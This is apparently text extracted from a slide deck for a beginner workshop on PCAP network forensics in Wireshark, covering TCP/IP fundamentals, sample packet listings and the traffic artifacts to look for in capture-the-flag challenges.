PCAP Network Forensic Workshop

Make sure Wireshark is installed and we are good to go

About Speaker


- Shreethaar (0x251e)
- UUM CS Student (Final Year)
- RE:UN10N
- MCC 2024 Alumni
- Interest: DFIR, RE, OSINT

Contents:

Workshop Objectives:

1. Understand network forensic
2. Familiarize usage of Wireshark
3. Solid understanding of TCP/IP communications and protocols
4. Develop methodology to solve PCAP challenges

Intro to Network Forensic




Intro to Network Forensic

Network forensics: Process of analyzing network data and artifacts to determine what occurred on a computer network.

Most CTF challenges involving Wireshark provided a **.pcap** file, contain recorded network traffic.

Our task is to analyze it and extract information such as credentials, hidden messages or files transferred over the network.




Protocol	Length	Info
TCP	1514	51881 → 443 [ACK] Seq=3286 Ack=2389 Win=131072 Len=1448 TSval=905780712 T
TLSv1.2	409	Application Data
TLSv1.2	307	Application Data
TCP	92	443 → 51881 [ACK] Seq=2389 Ack=4734 Win=64128 Len=0 TSval=2877016445 TSec
TCP	92	443 → 51881 [ACK] Seq=2389 Ack=5077 Win=63872 Len=0 TSval=2877016445 TSec
TCP	92	443 → 51881 [ACK] Seq=2389 Ack=5318 Win=63744 Len=0 TSval=2877016446 TSec
TLSv1.2	1130	Application Data
TCP	66	51881 → 443 [ACK] Seq=5318 Ack=3453 Win=129984 Len=0 TSval=905780773 TSec
TLSv1.2	97	Encrypted Alert
TCP	66	51881 → 443 [ACK] Seq=5318 Ack=3484 Win=131040 Len=0 TSval=905780773 TSec
TLSv1.2	97	Encrypted Alert
TCP	66	51881 → 443 [FIN, ACK] Seq=5349 Ack=3484 Win=131072 Len=0 TSval=905780773
TCP	66	443 → 51881 [FIN, ACK] Seq=3484 Ack=5318 Win=64128 Len=0 TSval=2877016504
TCP	66	[TCP Out-Of-Order] 51881 → 443 [FIN, ACK] Seq=5349 Ack=3485 Win=131072 Le
TCP	66	[TCP Dup ACK 45204#1] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	66	[TCP Dup ACK 45204#2] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	66	[TCP Dup ACK 45204#3] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#4] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#5] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#6] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#7] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#8] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#9] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=0
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#10] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#11] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#12] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=
TCP	97	[TCP Retransmission] 51881 → 443 [FIN, PSH, ACK] Seq=5318 Ack=3485 Win=13
TCP	66	[TCP Dup ACK 45204#13] 443 → 51881 [ACK] Seq=3485 Ack=5318 Win=64128 Len=
TLSv1.2	146	Application Data
TCP	54	51850 → 443 [ACK] Seq=7773 Ack=12025 Win=262048 Len=0

Intro to Network Forensic


1. Protocol to Master:
    a. HTTP/HTTPS: Header, cookies, file transfers
    b. DNS: Unusual queries (TXT records, exfiltration)
    c. TCP/IP: Stream reassembly, port scanning patterns

2. Network Artifacts:
    a. Hidden message in packet payloads
    b. Credentials in plaintext
    c. Unusual traffic pattern




Network Fundamentals

Example :




Network Fundamentals




Normal IP communications simply gets packets from one location to another using the most efficient packet size

As IPv4 packets are forwarded by routers, the target IP address is examined to make routing decisions, the MTU size is checked against the MTU size of the next link (to determine if fragmentation is needed and allowed), the MAC header is stripped off and a new one is applied for the next network and the time to live value is decremented in the IP header. The IP header is also checked for forwarding prioritization.


Version
Header Length
Type of Service
Total Length
Identification
IP Flags
Fragment Offset
Time to Live
Protocol
Header Checksum
Source Address
Destination Address
IP Option
Data

Network Fundamentals

TCP (Transmission Protocol Network)




TCP offers a connection-oriented transport over connection that begins with a handshake between two device

Data is sequenced and acknowledged to ensure proper delivery and automatic recovery for lost packets

Network Fundamentals


TCP Three-way handshake



Source	Destination	Info
10.37.73.219	175.28.13.76	49313 > 80 [SYN] Seq=0 Win=65535
175.28.13.76	10.37.73.219	80 > 49313 [SYN, ACK] Seq=0 Ack=1
10.37.73.219	175.28.13.76	49313 > 80 [ACK] Seq=1 Ack=1 Win=
10.37.73.219	175.28.13.76	GET /i-portal/ms.html HTTP/1.1


Network Fundamentals

TCP Three-way handshake




Network Fundamentals

TCP Three-way handshake



Network Fundamentals

TCP Three-way handshake



